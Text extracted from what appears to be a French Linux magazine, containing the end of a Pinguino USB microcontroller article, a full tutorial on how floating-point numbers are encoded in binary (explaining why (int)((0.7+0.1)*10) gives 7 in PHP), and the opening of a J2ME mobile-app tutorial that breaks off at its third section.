for bus in buses:       # sur chaque bus
    for devices in bus.devices:    # rechercher les périphériques connectés
```

```
        if  devices.idVendor==pinguinoVID and devices.idProduct==pinguinoPID:
            # si un device est Pinguino
            retour=1
            try:
                connection=devices.open() # ouvrir le device
                connection.setConfiguration(3)   # placer Pinguino en config 3
                connection.claimInterface(0)     # sur l'interface 0
            except:
                retour=0
if retour!=1:
    print "Pinguino non trouvé"
    sys.exit()
print "Pinguino initialisé"

while(1):
    chaine=raw_input("numéro de la sortie (0..7, 10=exit):")
    if chaine=="10":
        print "bye....."
        sys.exit()
    commande=[]                    # format de la chaine de commande
    sortie=int(chaine)             # transformer la chaine en entier
    commande.append("W")           # la commande a la forme W num_sortie
    commande.append(sortie)
    connection.bulkWrite(0x01,commande) # écrire sur le périphérique USB
    print "état de la sortie "+chaine+" inversé"
```

Il s'agit d'un programme basique qui est lancé dans un terminal.

Ci-dessous, le programme downloadé dans le PIC :

```
// test USB Linux Magazine Pinguino
// Jean-Pierre MANDON 2008

int i;
uchar caractere,caractere1;

void setup()
{
for (i=0;i<8;i++)
  {
  pinMode(i,OUTPUT);
  digitalWrite(i,LOW);
  }
}

void loop()
{
if (USB.available())
  {
  caractere=USB.read();
  if (caractere=='W') if (USB.available())
    {
    caractere1=USB.read();
    digitalWrite(caractere1,digitalRead(caractere1)^1);
    }
  }
}
```

La seule astuce utilisée dans ce programme est l'emploi de la fonction XOR (^) pour inverser l'état de la sortie. On voit que le premier caractère reçu est le caractère **W**. Il est suivi par le numéro de la sortie. L'instruction **digitalWrite** inverse l'état de la sortie sélectionnée.

Les différents tests que nous avons réalisés montrent que des vitesses de 6 Mbits par seconde peuvent être atteintes sans trop structurer le programme côté PIC. Le débit théorique avec un PIC à 20 Mhz est de 12 Mbits. Il reste maintenant à valider que ces vitesses peuvent être atteintes.

10 Applications

Il est difficile en quelques lignes de décrire toutes les possibilités d'un outil comme celui-ci.

Développé comme support d'un enseignement, Pinguino est avant tout destiné à l'apprentissage du langage C sur système embarqué à base de PIC. Notre objectif est de l'utiliser pour la programmation, mais également comme interface avec des modules logiciels tout fait sans pour autant que son utilisateur ne soit un développeur confirmé.

Les développements en cours, essentiellement pour le domaine de l'art, sont d'ores et déjà bien avancés. Un serveur OSC permet d'interfacer Pinguino de façon très simple avec des logiciels comme Pure Data, Processing ou Max MSP. Notre volonté d'en faire un système *open source* est avant tout une question de philosophie et d'orientation.

Tous les commentaires et les suggestions sont les bienvenus.

Auteur : Jean-Pierre Mandon

Références

Pinguino sur le web :

- **www.hackinglab.org** : site anglais portail Pinguino.
- **www.pictec.org** : site en français.
- **http://jpmandon.blogspot.com** : blog, dernières versions, news.
- **www.ecole-art-aix.fr** : Pinguino et l'enseignement artistique.

Remerciements

France Cadet pour le logo : **www.cyber-doll.com**.

Laurent Costes pour l'aide à la réalisation.

Locus Sonus pour l'aide financière au développement : **http://locussonus.org**.

Pierre Gaufillet pour ses conseils précieux.

Jean-Noël Montagné pour son analyse.

Guillaume Stagnaro pour le portage sur MAC OS X.

Au-delà des réels, l'aventure

N'avez-vous jamais constater d'aberration dans vos calculs sur les réels ? Ne vous êtes-vous jamais surpris à réaliser correctement des opérations qui étaient pourtant fausses dans vos programmes, à rechercher des heures durant pourquoi vous aviez une erreur d'arrondi ? Je vous propose dans cet article de partir à l'aventure, au cœur de votre ordinateur, pour comprendre comment sont traités les réels en machine.

Auteur

- Tristan Colombo

Les réels sont partout ! En effet, les nombres à virgule sont omniprésents en mathématique. On pourrait citer le célèbre π (pi) qui vaut 3.14159... mais, avec un ordinateur, un simple décimal tel que 0.1 peut entraîner des erreurs qui peuvent être, suivant le contexte, désastreuses. Pensez à un missile chasseur de missile qui effectuerait une erreur de précision de l'ordre de 0.34s. Il passerait loin du missile qu'il est censé intercepter. Ce scénario s'est produit en 1991 avec un missile Patriote lors de la Guerre du Golfe **[1]**. Il est indispensable de comprendre le codage des réels en machine pour en tenir compte lors d'un développement et ne pas faire ainsi des erreurs qui pourraient être parfois simplement évitées.

Dans cet article, je m'attacherai à résoudre pas à pas le problème suivant, énoncé en PHP :

```
<?php
  print (int) ((0.7+0.1)*10);
?>
```

Nous demandons l'affichage de la partie entière du calcul **(0.7+0.1)*10**, soit **0.8*10**, c'est-à-dire **8**. Si vous exécutez ce petit script, vous verrez que l'ordinateur vous propose une toute autre solution : **7**. Pourquoi ? Pour le découvrir, nous devrons avoir recours au calcul binaire, tout nombre étant représenté en binaire en machine. Je commencerai donc cet article par un rappel sur le calcul binaire qui nous permettra de plonger dans l'ordinateur et de voir précisément comment sont codés les nombres à virgule flottante – ou réels. Nous serons alors capable de comprendre l'erreur présentée dans l'exemple précédent. Pour finir, je listerai les différentes erreurs possibles induites par cette représentation binaire.

1 Calcul binaire sur des entiers

En machine, tout nombre est représenté en base 2, le binaire. Il est donc essentiel, dans un premier temps, de savoir convertir des nombres décimaux (en base 10 – notre base de calcul courante) en nombres binaires et réciproquement. Vous savez de manière intuitive que tout décimal s'exprime sous la forme d'une somme de puissances de 10. Par exemple, pour le nombre 123 :

$$\begin{aligned} 123 &= 100 + 20 + 3 \\ &= 1\times100 + 2\times10 + 3\times1 \\ &= 1\times10^2 + 2\times10^1 + 3\times10^0 \end{aligned}$$

Je rappelle au passage que tout nombre élevé à la puissance 0 est égal à 1 ($n^0=1$). Ce qui est valable dans une base décimale l'est également en binaire où les nombres sont composés d'une suite de chiffres pris dans l'ensemble {0, 1}. Ainsi, si l'on veut convertir 1010 en décimal, on effectuera :

$$\begin{aligned} 1010_{(2)} &= 0\times2^0 + 1\times2^1 + 0\times2^2 + 1\times2^3 \\ &= 0 + 2 + 0 + 8 \\ &= 10_{(10)} \end{aligned}$$

Note

Les nombres entre parenthèses indiquent la base dans laquelle on se trouve. La base 2 n'étant pas une base usuelle, vous aurez remarqué qu'il est beaucoup plus simple de lire le nombre à l'envers lors de la conversion.

Pour passer d'un nombre décimal à son écriture en binaire, il va falloir l'exprimer sous forme d'une somme de puissances de 2. Une méthode simple pour parvenir à ce résultat est d'effectuer les divisions entières par 2 du nombre à convertir : la suite des restes inversée forme l'écriture du nombre en base 2. Un exemple d'application de cette méthode pour la conversion du nombre 13 en binaire est donné en figure 1. La première étape est la division de 13 par 2 :

```
13 : 2 = 6 reste 1
```

continue...

On divise alors à nouveau le quotient (indiqué sur la figure par la puce jaune) par 2 et ainsi de suite jusqu'à ce que le quotient soit nul. L'écriture binaire de 13 est donc $1101_{(2)}$.




Fig. 1 : Conversion d'un nombre décimal en binaire

Nous voici au point pour les calculs sur des entiers. Mais qu'en est-il de l'écriture binaire d'un réel ?

2 Calcul binaire sur des réels

Le calcul binaire sur les réels se fait tout aussi simplement. L'écriture d'un nombre se fait toujours par une somme de puissances de la base à laquelle il appartient. Pour les nombres précédant la virgule, ces puissances seront positives et pour les nombres suivant la virgule, ces puissances seront négatives. Pour rappel, une puissance négative est égale à l'inverse du nombre élevé à la puissance positive. Ainsi :

$10^{-2} = 1 / 10^{2}$

Si nous généralisons :

$n^{-e} = 1 / n^{e}$

Pour un décimal, nous avons l'écriture :

$$\begin{aligned} 123.25 &= 100 + 20 + 3 + 0.2 + 0.05 \\ &= 1x100 + 2x10 + 3x1 + 2x0.1 + 5x0.01 \\ &= 1x10^{2} + 2x10^{1} + 3x10^{0} + 2x10^{-1} + 5x10^{-2} \end{aligned}$$

Il en va bien sûr de même pour un nombre binaire (je traiterai d'abord la partie entière en lisant le nombre de droite à gauche, puis la partie fractionnaire en partant de la gauche vers la droite) :

$$\begin{aligned} 1010.101_{(2)} &= 0x2^{0} + 1x2^{1} + 0x2^{2} + 1x2^{3} + 1x2^{-1} + 0x2^{-2} + 1x2^{-3} \\ &= 0 + 2 + 0 + 8 + 1/2 + 0 + 1/8 \\ &= 10.625_{(10)} \end{aligned}$$

Pour passer d'un réel décimal à son écriture binaire, nous allons procéder en deux étapes :

- Pour la partie entière, nous appliquerons la méthode énoncée précédemment en effectuant les divisions entières par 2 du nombre à convertir.
- Pour la partie fractionnaire, nous effectuerons en quelque sorte l'opération inverse : on multiplie par 2 cette partie fractionnaire, et on note la partie entière du résultat (si cette dernière vaut 1, on la retranche du résultat). On continue jusqu'à ce que le résultat soit égal à 0.

Si nous voulons convertir 13.625 en binaire, nous réaliserons la conversion en deux temps : d'abord pour 13 (nous l'avons déjà fait et le résultat est $1101_{(2)}$), puis pour 0.625 en appliquant la seconde méthode, comme le montre la figure 2. La première étape est la multiplication de 0.625 par 2 :

$0.625x2 = 1.25$

Nous calculons la partie fractionnaire de 0.625, donc nous pouvons d'ores et déjà dire que notre résultat commence par « 0. » et comme, d'après notre calcul, il contient une fois 2^{-1}, notre résultat temporaire est « 0.1 ». Nous cherchons alors si notre partie fractionnaire peut être écrite avec des 2^{-2} : on retire la partie entière trouvée et on recommence l'opération avec 0.25. Au final, nous obtenons le résultat $0.625_{(10)} = 0.101_{(2)}$ et donc $13.625_{(2)} = 1101.101_{(2)}$.




Fig. 2 : Conversion de la partie fractionnaire d'un réel en binaire

Ces différentes notions vont nous permettre de comprendre la représentation des réels en machine.

3 Représentation des réels

En machine, les réels sont représentés par des nombres à virgule flottante (la longueur de la partie fractionnaire n'est pas fixée). Ces nombres sont encore appelés « flottants » ou *float* en anglais. Ils permettent de coder à la fois des nombres très petits et des nombres très grands. Ils sont déterminés par la formule suivante :

$x = (-1)^{s} \times m \times b^{e}$

Dans cette formule, on a :

- **s** le signe du nombre : si s=0 alors $(-1)^{0}=1$ est le nombre sera positif, si s=1 alors $(-1)^{1}=-1$ et le nombre sera négatif.
- **m** la mantisse : il s'agit du nombre « définissant » le réel (comme dans l'écriture scientifique de $12.5=1.25x10^{1}$, 1.25 représente la mantisse).
- **b** la base : dans le cas d'une représentation en machine, nous travaillerons forcément en binaire, donc b=2 ;
- **e** l'exposant permettant de faire varier la place de la virgule.

Prenons un exemple d'écriture d'un nombre en base 10 avec cette représentation. Pour -1234.56, nous savons que :

- Le signe est négatif donc s=1.
- La base est décimale, donc b=10.

- La mantisse est m=1.23456.
- L'exposant est donc e=3.

On obtient $-1234.56=(-1)^1 \times 1.23456 \times 10^3$

Le raisonnement est le même, en un peu plus compliqué, pour le codage en machine. Tout d'abord, nous travaillons en binaire, puis, un nombre précis de bits est alloué pour le codage de chaque élément (nous considèrerons ici une représentation sur 32 bits) :

- Le signe sera codé sur un bit.
- La mantisse sera codée sur 23 bits : on considère que m sera toujours supérieur à 1 et inférieur à 2. Cette considération nous permet de dire que la mantisse sera toujours de la forme 1.xxx et donc de définir une « mantisse normalisée » : on omet le premier bit qui sera toujours présent, ce qui permet de gagner un bit pour la précision du nombre. En clair, la mantisse du nombre $1.01101_{(2)}$ sera m=011010...0 (la fin du nombre est complétée par des 0 pour obtenir au total 23 bits).
- L'exposant est codé sur 8 bits. Cet exposant sera biaisé à 127. Pourquoi ? Tout simplement parce que, sur 8 bits, on peut coder les nombres de 0 à 256, et comme l'exposant peut être négatif, en ajoutant 127 à sa valeur originelle, on peut coder les nombres de -127 à 127. Exemple : mon exposant originel vaut -12, si je le biaise à 127, j'obtiens 127-12 = 115 et je peux représenter ce nombre sur les 8 bits qui me sont alloués.

Pour bien comprendre le fonctionnement de ce codage, prenons un réel codé en machine et traduisons-le :

```
n = 0 10000111 00010110000000000000000
```

Dans ce nombre, on identifie :

- le signe s=0 ;
- l'exposant biaisé e=10000111 ;
- la mantisse m=00010110000000000000000.

Commençons la traduction :

- s=0 donc le nombre est positif.
- e=10000111 en binaire et donc e=135 en décimal ($1x2^0+1x2^1+1x2^2+1x2^7$). Comme e est biaisé à 127, nous obtenons : e=135-127=8.
- Pour la conversion de la mantisse, il ne faut pas oublier le bit caché : $m=1+1x2^{-4}+1x2^{-6}+1x2^{-7}$. Donc m=1+1/16+1/64+1/128=139/128.

Notre nombre est donc égal à $n=139/128 \times 2^8=139/128 \times 256 = 278$.

D'après tout ce que nous avons vu jusqu'à présent, nous pouvons réaliser un court programme en C qui convertira un réel en base décimale en sa représentation machine. Ceci nous fera gagner du temps et nous évitera de fâcheuses erreurs :

```
01: #include <stdio.h>
02: #include <stdlib.h>
03: #include <string.h>
04:
05: char *create_str(int size)
06: {
07:   char *str;
08:
09:   if ((str = (char *) malloc(size*sizeof(char))) == NULL)
10:   {
11:     perror("malloc: ");
12:     exit(0);
13:   }
14:   return str;
15: }
16:
17: char *convert_bin(unsigned int value, int size)
18: {
19:   int i, j=0;
20:   char *res, tmp[2];
21:
22:   res = create_str(size);
23:
24:   for(i = size-1; i>=0; i--)
25:   {
26:     sprintf(tmp, "%d", (int) ((value >> i) & 1));
27:     res[j++] = tmp[0];
28:   }
29:   res[j] = '\0';
30:   return res;
31: }
32:
33: void float2bin(float f)
34: {
35:   unsigned int i, sign, mantissa, exponent;
36:   char *str_bin;
37:
38:   i = *(int *) &f;
39:   sign = i >> 31;
40:   exponent = (i >> 23) & 0xff;
41:   mantissa = i & 0x007fffff;
42:
43:   printf("s    e                    m\n");
44:   str_bin = create_str(2);
45:   str_bin = convert_bin(sign, 1);
46:   printf("%s ", str_bin);
47:   free(str_bin);
48:
49:   str_bin = create_str(9);
50:   str_bin = convert_bin(exponent, 8);
51:   printf("%s ", str_bin);
52:   free(str_bin);
53:
54:   str_bin = create_str(24);
55:   str_bin = convert_bin(mantissa, 23);
56:   printf("%s\n", str_bin);
57:   free(str_bin);
58: }
59:
60: int main()
61: {
62:   float f;
63:   printf("Entrez le nombre à convertir : ");
64:   scanf("%f", &f);
65:   printf("x=(-1)^s*m*2^e\n");
66:   float2bin(f);
67:   return 1;
68: }
```

En ligne 38, on récupère la variable *f* dans un entier sans la convertir en entier (pour conserver son écriture machine). Dans les lignes 39 à 41, on récupère les différents éléments grâce à des décalages et des masques de bits : le signe est le bit de poids fort, l'exposant correspond aux 8 bits suivant le bit de poids fort, et la mantisse correspond aux 23 derniers bits. Enfin, la fonction de conversion des lignes 17 à 31 se contente de convertir la suite des bits composant le nombre qui lui est passé en paramètre en une chaîne de caractères affichable.

Nous voici maintenant armés pour résoudre notre problème de départ : pourquoi (int) ((0.7+0.1)*10) n'est pas égal à 8 ?

4 (int) ((0.7+0.1)*10) = 7 ?

Pour pouvoir comprendre ce qui se passe lorsque l'ordinateur réalise cette opération, il va nous falloir coder les nombres tels qu'il les voit. Je ne donnerai le détail de la conversion que pour 0.7, la méthode étant la même pour la conversion de 0.1.

Pour écrire n=0.7 en machine, il nous faut le représenter sous la forme $n=(-1)^s \times m \times 2^e$. Tout d'abord, n étant positif, s=0. Ensuite, n=0.7 donc un encadrement de n en puissances de 2 est $2^{-1} < n < 2^0$. On en déduit que e=-1 et, en le biaisant, on obtient e=127-1=126 soit en binaire e=01111110.

La mantisse sera exprimée en fonction de 2^{-1}, donc $m=0.7/2^{-1}=0.7x2=1.4=1+0.4$ (ne pas oublier le 1 qui est sous entendu : la mantisse ne contiendra que l'écriture de 0.4). Pour la conversion de 0.4 en binaire, on utilise la méthode vue en section 2 (voir Figure 3). Vous remarquerez qu'on obtient cette fois un cycle : le nombre n'est pas représentable de façon exacte en fonction de puissances de 2 et nous aurons donc une approximation.

La représentation de 0.7 en machine est donc :

```
n = 0 01111110 01100110011001100110011
```

0.4	0.
x2 0.8	0
x2 1.6	1
-1 0.6	
x2 1.2	1
-1 0.2	
x2 0.4	0
x2 0.8	Cycle
x2 1.6	...

Fig. 3 : Conversion de 0.4 en binaire

Jusqu'ici tout va bien... essayons maintenant de reconvertir ce nombre en écriture décimale :

- Le signe est à 0 donc bien positif.
- L'exposant biaisé vaut $01111110_{(2)}=126$, donc e=126-127=-1.
- La mantisse est égale à $m=1.0110011...11_{(2)}=1+2^{-2}+2^{-3}+2^{-6}+2^{-7}+...+2^{-22}+2^{-23}$. Donc m=1.39999997616.

Donc, pour la machine, la valeur 0.7 est représentée par $1.39999997616x2^{-1}=0.699999988079$. Nous avons ici une première approximation. En effectuant les mêmes calculs pour 0.1, on s'aperçoit que la valeur 0.1 est représentée en machine par 0.10000000149.

Si l'on additionne les deux représentations machines de 0.1 et 0.7, on obtient alors 0.799999989569 ce qui, multiplié par 10 nous donne 7.99999989569. Si l'on demande la partie entière de ce nombre à l'ordinateur, il est donc normal que celui-ci réponde 7 et non 8 comme attendu : il y a eu des approximations des valeurs additionnées ! Voilà donc l'origine du problème. Il est très important de comprendre ce mécanisme qui, suivant le code employé dans vos programmes peut provoquer des erreurs de calcul.

Même avec de « petites » erreurs d'arrondis, il faut se rendre compte de la portée de ces erreurs. Nous avons vu l'exemple du missile Patriote, mais imaginez également la portée de la répétition de ces erreurs sur un logiciel de comptabilité ! En PHP, il existe un moyen de lutter contre ces approximations en utilisant les fonctions de la bibliothèque **BCMath** qui fournit un calculateur binaire supportant n'importe quelle précision et n'importe quelle taille de nombres. Les nombres doivent être écrits sous forme de chaînes de caractères. Voici un exemple :

```
<?php
  print (int) (bcmul(bcadd('0.7', '0.1', 1), '10'));
?>
```

Nous effectuons dans un premier temps une addition avec une précision d'un chiffre après la décimale, puis une multiplication du résultat par 10. Le résultat est cette fois correct. Pour avoir travaillé quelque temps chez un éditeur de logiciels de comptabilité en PHP, je peux affirmer que cette bibliothèque est sous-utilisée !

Effectuons maintenant un tour d'horizon des différentes erreurs possibles, dues à cette représentation des réels.

5 Les erreurs possibles

On peut se retrouver confronter à d'autres types d'erreur avec l'utilisation de flottants :

- Les erreurs d'*overflow* : le résultat d'une opération est plus grand que la plus grande valeur représentable en machine.
- Les erreurs d'*underflow* : lorsqu'un résultat est plus petit, en valeur absolue, que le plus petit flottant normalisé positif.
- Et enfin, les erreurs dites de *catastrophic cancellation* : la soustraction de deux nombres très proches provoque une grande perte de précision relative.

6 Conclusion

Nous avons fini ce petit tour au cœur de l'ordinateur. Le fait de connaître maintenant précisément les mécanismes de codage des nombres réels en machine vous permettra d'être vigilant lorsque vos calculs nécessiteront un haut degré de précision ou de comprendre d'où proviennent les résultats incompréhensibles que vous fournit votre ordinateur. Mais, de toute façon, n'oubliez pas : au-delà des réels, l'aventure continue...

Auteur : Tristan Colombo

Liens

- [1] http://www.ima.umn.edu/~arnold/disasters/patriot.html
- [2] http://fr3.php.net/bc

Faites communiquer votre téléphone

Auteur

- Tristan Colombo

Vendredi 30 janvier 2009, dix-septième journée du championnat de volley. 22h30 : votre équipe des TuxDevil vient de battre à plate couture les BillouForEver. Vous saluez vos adversaires et l'arbitre. 22h31 : sur votre site internet, le résultat du match est en première page, accompagné du nouveau classement. Plusieurs hypothèses pour expliquer ce phénomène :

1. Votre femme/copine attendait bien sagement à la maison votre appel pour mettre le site à jour.

2. Vous avez pu vous engouffrer dans une faille temporelle et en une minute vous êtes rentré chez vous, avez mis le site à jour et êtes retourné au gymnase.

3. Vous vous êtes connecté en WAP sur la partie d'administration de votre site et, exceptionnellement, les transferts ont été extrêmement rapides.

4. Vous avez développé une petite application qui permet à votre téléphone portable de communiquer avec votre site en PHP. Dans cet article, nous essaierons de développer la quatrième hypothèse (la seule qui ne relève pas de la plus pure science-fiction...). Nous aborderons la programmation des téléphones portables en J2ME et la communication des applications développées avec des scripts PHP.

Les mécanismes mis en œuvre ne sont pas très complexes, mais des connaissances de base en programmation orientée objet, Java et PHP seront nécessaires à leur compréhension. Nous commencerons par installer les différents outils dont nous aurons besoin pour nos développements puis, débutant par un exemple très simple d'application, nous développerons une application répondant à notre problématique : la transmission d'informations depuis un téléphone portable vers un site internet. Enfin, je conclurai cet article par un aperçu des possibilités offertes par les services Web.

1 Installation

Les applications de nos téléphones portables sont programmées en Java (et plus précisément en J2ME pour « *Java 2 Platform Micro Edition* »). Pour en développer une, vous aurez besoin d'installer et de configurer le *Java Development Toolkit* (JDK). Pour cela, sur une distribution basée sur Debian, vous pourrez exécuter en tant que *root* :

```
aptitude install sun-java6-jdk
```

Une fois les termes de la licence Java acceptés, il vous faudra encore déterminer quelle version de Java utiliser. En effet, par défaut, l'interpréteur Java libre *gij* est installé et activé. Dans un terminal, la commande suivante permettra de sélectionner l'interpréteur de SUN :

```
sudo update-java-alternatives -s java-6-sun
```

Nous disposons maintenant de Java sur notre système. Pour pouvoir développer en J2ME,

portable avec des applications en PHP

nous aurons encore besoin d'installer le *Wireless Tool Kit* (WTK) de SUN intégrant un émulateur de téléphone portable. Rendez-vous à l'adresse http://java.sun.com/products/sjwtoolkit/download.html?feed=JSC pour télécharger le WTK (à l'heure où ces lignes sont écrites, la dernière version est la 2.5.2). Vous obtiendrez un fichier du type **sun_java_wireless_toolkit-2_5_2-linux.bin** que vous pourrez lancer, en tant que root, à l'aide de la commande :

```
sh sun_java_wireless_toolkit-2_5_2-linux.bin
```

Acceptez la licence et sélectionnez le répertoire contenant votre interpréteur java (normalement **/usr/bin/**). Le script vous demande ensuite de spécifier le répertoire d'installation du WTK. Pour une installation accessible pour tous les utilisateurs, je vous conseille de choisir le répertoire **/opt/WTK2.5.2**, puis de créer un lien dans votre répertoire personnel permettant d'accéder directement au WTK (l'exécutable se nomme **ktoolbar** où le « k » n'a rien à voir avec KDE !). Par exemple, j'ai créé un répertoire **bin/** dans mon répertoire personnel et je l'ai rendu accessible en configurant la variable **PATH** dans le fichier **~/.bashrc** :

```
export PATH=$PATH:~/bin:.
```

La modification est rendue effective pour la session en cours par :

```
source .bashrc
```

Il ne reste ensuite plus qu'à créer le lien :

```
ln -s /opt/WTK2.5.2/bin/ktoolbar ~/bin/ktoolbar
```

Je peux ainsi lancer le WTK de n'importe où en invoquant simplement le programme **ktoolbar**. Les projets d'exemple que l'on peut ouvrir avec le WTK sont stockés dans le répertoire **/opt/WTK2.5.2/apps** pour une installation dans **/opt**. Après la première compilation d'un projet d'exemple ou la première création d'un projet, vous aurez un répertoire **j2mewtk** dans votre répertoire personnel. Ce répertoire contiendra vos projets dans le sous-répertoire **2.5.2/apps**.

2 Première application : Hello World

Nous allons commencer par créer une application très simple et nous explorerons l'interface du WTK au cours de nos développement. Lancez le WTK (commande **ktoolbar**) et cliquez sur ***New Project...*** pour créer un nouveau projet : vous devrez donner le nom du projet, ainsi que le nom de la classe principale. Dans le cadre de notre exemple, notre projet et notre classe auront le même nom : HelloWorld (vous devez obtenir une fenêtre telle que celle présentée en figure 1). WTK va créer pour vous un répertoire pour ce projet dans **~/j2mewtk/2.5.2/apps/HelloWorld**. Comme le montre la figure 2, dans la fenêtre de configuration du projet, sélectionnez le profil **j2me** correspondant à votre téléphone portable (pour de nombreux modèles, il s'agit de MIDP 1.0). Enfin, l'onglet « MIDlet » de cette fenêtre permet de préciser le nom du fichier icône utilisé pour représenter le projet (par défaut **<nom_du_projet>.png**). Nous n'utiliserons pas cette fonctionnalité, mais, si vous le souhaitez, vous devrez générer un fichier en 16x16 pixels du nom de **HelloWorld.png** (nom par défaut). À la fin de cette étape, le WTK a généré une structure de répertoires pour notre projet. Dans le répertoire **~/j2mewtk/2.5.2/apps/HelloWorld/src**, nous créons le fichier **HelloWorld.java** qui contient le code suivant :

```
01: import javax.microedition.midlet.MIDlet;
02: import javax.microedition.lcdui.Command;
03: import javax.microedition.lcdui.CommandListener;
04: import javax.microedition.lcdui.Form;
05: import javax.microedition.lcdui.Display;
06: import javax.microedition.lcdui.Displayable;
07: import javax.microedition.lcdui.TextField;
08:
09: public class HelloWorld extends MIDlet implements CommandListener
10: {
11:   private Command exitCommand;
12:   private Form        mainForm;
13:   private TextField  texteHello;
14:   private Display     display;
15:
16:   public HelloWorld()
17:   {
18:     mainForm       = new Form("Premier Test");
19:     display            = Display.getDisplay(this);
20:     exitCommand = new Command("Exit", Command.EXIT, 1);
21:     mainForm.addCommand(exitCommand);
22:
23:     texteHello = new TextField("Exemple de saisie", "Hello World !", 20,
24:                                TextField.ANY);
25:     mainForm.append(texteHello);
26:
27:     mainForm.setCommandListener(this);
28:     display.setCurrent(mainForm);
29:   }
30:
31:   protected void startApp()
32:   {
33:     display.setCurrent(mainForm);
34:   }
35:
36:   protected void pauseApp()
37:   {
38:   }
39:
```

```
40:   protected void destroyApp(boolean unconditional)
41:   {
42:   }
43:
44:   public void commandAction(Command c, Displayable d)
45:   {
46:     if (c == exitCommand)
47:     {
48:       destroyApp(false);
49:       notifyDestroyed();
50:     }
51:   }
52: }
```

Découvrons ensemble comment fonctionne ce code. Les sept premières lignes permettent d'importer les différentes bibliothèques dont nous aurons besoin. La bibliothèque **midlet.MIDlet** de la ligne 1 contient les éléments de base et les bibliothèques en **lcdui.*** contiennent les éléments permettant de gérer l'interface. Nous définissons ensuite notre classe **HelloWorld** qui contient cinq méthodes :

- La méthode principale **HelloWorld()** en ligne 16. Nous créons un formulaire en ligne 18. Nous récupérons l'objet graphique d'affichage en ligne 19, puis, en ligne 20, nous créons un bouton permettant de sortir de l'application et nous ajoutons ce bouton au formulaire (ligne 21). Nous effectuons la même démarche pour le champ de texte que nous créons en ligne 23 et que nous attachons au formulaire en ligne 25. Notez que ce champ de texte est précédé du libellé « Exemple de saisie », qu'il est pré-rempli avec le texte « Hello World ! », qu'il peut contenir un maximum de 20 caractères, et qu'il peut contenir indistinctement des chiffres ou des lettres (option **TextField.ANY**). En ligne 27, nous mettons en place l'écouteur d'événements pour le formulaire et, enfin, en ligne 28, nous attachons le formulaire à l'affichage.
- La méthode **startApp()** (ligne 31) permettant d'exécuter un événement au démarrage de l'application : ici nous ne faisons qu'afficher le formulaire en ligne 33.
- La méthode **pauseApp()**, en ligne 36, qui permet d'exécuter un événement lors de la mise en pause de l'application.
- La méthode **destroyApp()** en ligne 40, qui exécute un événement lorsque l'application se termine.
- Et enfin, la méthode **commandAction()** de la ligne 44, qui détermine les actions à effectuer en fonction des commandes sélectionnées : en cas d'appui sur le bouton « exit », on ferme l'application.




Fig. 2 : Fenêtre de configuration du projet, choix de l'API correspondant à votre téléphone portable

Après ces explications, nous pouvons cliquer sur le bouton « *Build* » du WTK pour compiler notre projet. Si tout s'est correctement déroulé, vous devriez obtenir le message :

```
Building "HelloWorld"
Build complete
```

Sinon, corrigez votre code java jusqu'à compilation de ce dernier. Vous pouvez maintenant cliquer sur le bouton « *Run* » qui va lancer l'émulateur de téléphone portable (vous pouvez sélectionner différents modèles de téléphone pour l'émulateur en allant dans le menu ***Edit -> Préférences...***). Sélectionnez le programme à lancer (il n'y en a qu'un) et cliquez sur le gros bouton central du téléphone ou sur le bouton situé en dessous du message « *launch* ». Vous obtenez ainsi l'affichage de notre premier test, comme illustré en figure 3.

Après avoir effectué le test sur l'émulateur, vous êtes prêt à transférer l'application sur votre téléphone portable. Il vous faut tout d'abord créer le paquetage d'installation dans ***Project -> Package -> Create Package*** (il est possible de




Fig. 1 : Aperçu de l'interface du WTK lors de la création du nouveau projet « HelloWorld »

Fig. 3 : L'émulateur de téléphone portable du WTK

Fig. 4 : L'application HelloWorld sur téléphone portable

créer une archive codée en sélectionnant ***Create Obfuscated Package***). Ensuite, allez dans le répertoire **bin** de votre projet et transférez le fichier **HelloWorld.jar** sur votre téléphone.

En cliquant dessus sur votre téléphone, ce dernier vous proposera de l'installer.

Vous pourrez alors lancer l'application sur votre téléphone portable et obtenir un écran similaire à celui de la figure 4.

Après cette petite introduction au J2ME, passons maintenant à la communication avec un site internet.

3 Interaction avec un site en PHP

